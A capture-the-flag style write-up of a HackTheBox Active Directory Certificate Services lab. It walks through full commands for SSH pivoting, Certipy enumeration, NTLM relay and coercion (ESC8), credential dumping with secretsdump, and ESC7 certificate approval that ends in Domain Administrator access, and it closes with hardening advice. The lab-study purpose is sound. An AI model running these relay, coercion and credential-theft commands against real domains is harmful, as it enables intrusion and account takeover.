

The ADCS attacks from HacktheBox is a deep dive into many of the ESC and THEFT attacks outlined in Spectre Ops’ seminal whitepaper on the subject. In this skills assessment we will chain together these attacks to escalate our way up to Domain Administrator.
As the assessment simulates an internal “assumed breach” penetration test, we begin with credentials to a low privileged account. The Active Directory Domain also sits behind an Ubuntu jump host whose second network interface card can give us access to the internal network.
First, I checked my proxychains4.conf file at /etc/proxychains4.conf to ensure that the standard port was specified. We will be using SSH and the jump host acccount to pivot into the internal network, using dynamic port forwarding.

With this in place, our tunnel can be established with the following command:

ssh -D localhost:9050 -N -f htb-student@10.129.205.205Using netstat, I checked and found that ssh is listening at port 9050 to proxy my traffic.
The lab gives us the subnet which we will be targeting, namely 172.16.19.0/24. I began running an nmap scan over proxychains, making sure to specify only TCP connections and to disable the ping functions, as they will be lost across the tunnel.
proxychains nmap -sT -Pn -oA lab.scan 172.16.19.0/24In the meantime, I jumped over to the pivot box and ran a ping sweep to see what is alive out there.

172.16.19.19 is the ip address of the pivot box, so we will be focusing our attacks on the other three. To find which one is the domain controller i will do a quicker nmap scan just on the hosts we found with ping, focusing on port 88.

With our DC found at 172.16.19.3 for LAB-DC.LAB.LOCAL, we can begin our certificate enumeration with Certipy. I made sure to add this IP and hostname to my /etc/hosts file as many of these ADCS attacks and subsequent Kerberos based attacks rely heavily on DNS.
proxychains -q certipy-ad find -u 'tom@lab.local' -p 'tom123' -dc-ip 172.16.19.3 -vulnerableThis will output the results to a file. First, we get the name of the Certificate Authority in both its object name and DNS name.


Another interesting bit of this output is that there is a non-builtin group with the ManageCertificates rights, src_management. I will keep this in mind as this is likely our escalation path. Remember from ESC7, the ManageCertificate right allows us to approve certificates that require management approval. If I can find a template that resembles a ESC1 or 2 template save the management approval, we may be able to escalate by specifying the Subject Alternative Name in the CSR.
Most importantly, Certipy recognizes that the CA is vulnerable to ESC8 and/or 11 due to misconfiguration of Web Enrollment and encryption requirements for CSRs sent via RPC, respectively. Both of these vulnerabilities arise in our ability to relay unencrypted, unsigned authentication requests. By gaining a man-in-the-middle position, we may be able to coerce authentication to one of the servers and direct the response to us.
The lab questions give us a hint as to how our escalation path should form, first we must compromise the DEV01 machine to receive the first flag. Nmap is still running, so I used netexec to confirm the hostnames.

Lucky for us, the WS01 (Certificate Authority) and DEV01 machines do not require SMB signing which will make our relay attacks much simpler to pull off.

In order to relay authentication to the CA and receive a certificate, we will need to specify a template. As there were no “vulnerable” templates identified I had to take a closer look at all the enabled templates to see which one best suits our needs.
proxychains -q certipy-ad find -u 'tom@lab.local' -p 'tom123' -dc-ip 172.16.19.3 -enabled -output enabledSince our coercion attacks will produce Computer account authentication the best template to use is the Machine template which allows for Client Authentication and Domain Computers are allowed to enroll.
Neither Petitpotam or Coercer would work over the tunnel, but it turns out both these tools (and Certipy) are installed on the pivot host. So moving over there, I ran the following certipy command to get a smb listener ready to relay to the http certsrv endpoint on the CA and request the Machine certificate template
sudo certipy relay -target 172.16.19.5 -template MachineThen, I ran coercer to target the DEV01 machine as we know that smb signing is not required and we need access to that machine for the flag.
coercer coerce --dc-ip 172.16.19.3 -u 'tom' -p 'tom123' -t 172.16.19.77 -d 'LAB.LOCAL' -l 172.16.19.19
I now receive a certificate for the DEV01 machine after trying a few coercer attacks. Using certipy to authenticate to DEV01 we should be able to grab the flag.

All the tools we need seem to be on the ubuntu box, including psexec.py so I ran the following command to get a shell and grab the flag on DEV01.
KRB5CCNAME=dev01.ccache psexec.py -k -no-pass 'lab.local/DEV01$@DEV01.LAB.LOCAL'
The next objective states to grab the credentials for the user jimmy. Something tells me that this user will be a member of the src_management group. I ran a quick bloodhound dump with tom’s credentials to confirm this.

Jimmy is our man, so I dumped the SAM/LSASS with secretsdump.py
KRB5CCNAME=dev01.ccache secretsdump.py -k -no-pass 'lab.local/DEV01$@DEV01.LAB.LOCAL'This produces the NT hashes for all the local users, but also the plain text password for our jimmy is found likely in a cache.

Back to the Certipy output for the enabled templates, there is the VPN_Users template which stands out as it has the ENROLEE_SUPPLIES_SUBJECT attribute, Domain Users can enroll (specifically tom), and the template requires management approval. Well, we just got a promotion so we can handle that!

Requesting the certificate as Tom specifying the Subject Alternate Name of “Administrator” the request gets caught waiting for manager approval, as shown below:
The certificate can be approved using certipy as follows:
certipy ca -u 'jimmy@LAB.LOCAL' -p 'password' -issue-request 20 -ca lab-WS01-CA -target-ip 172.16.19.5
Then, I can retrieve the certificate using tom’s credentials
certipy req -retrieve 20 -u 'tom@LAB.LOCAL' -p 'tom123' -target-ip 172.16.19.5 -dc-ip 172.16.19.3 -ca lab-WS01-CA
Now that we have a certificate for the Administrator lets use it to pop the DC and call it soup.
certipy auth -pfx administrator.pfx -username administrator -domain lab.local
KRB5CCNAME=administrator.ccache psexec.py 'lab.local/administrator@LAB-DC.LAB.LOCAL' -k -no-pass
Takeaways
This lab showed how a combination of vulnerable certificate services, certificate management groups, and templates can lead to domain compromise. It was a nice capstone to the series of attacks that were outlined in the module. The biggest lesson I learned from this lab was that carefully studying the permissions and uses of each template, regardless if it is recognized as “vulnerable” or not is extremely helpful. Also, it is incredibly important to harden services and computers to coercion and relay attacks by patching and disabling insecure protocols such as HTTP, unencrypted RPC requests, and unsigned SMB traffic.
 Hackers With a heart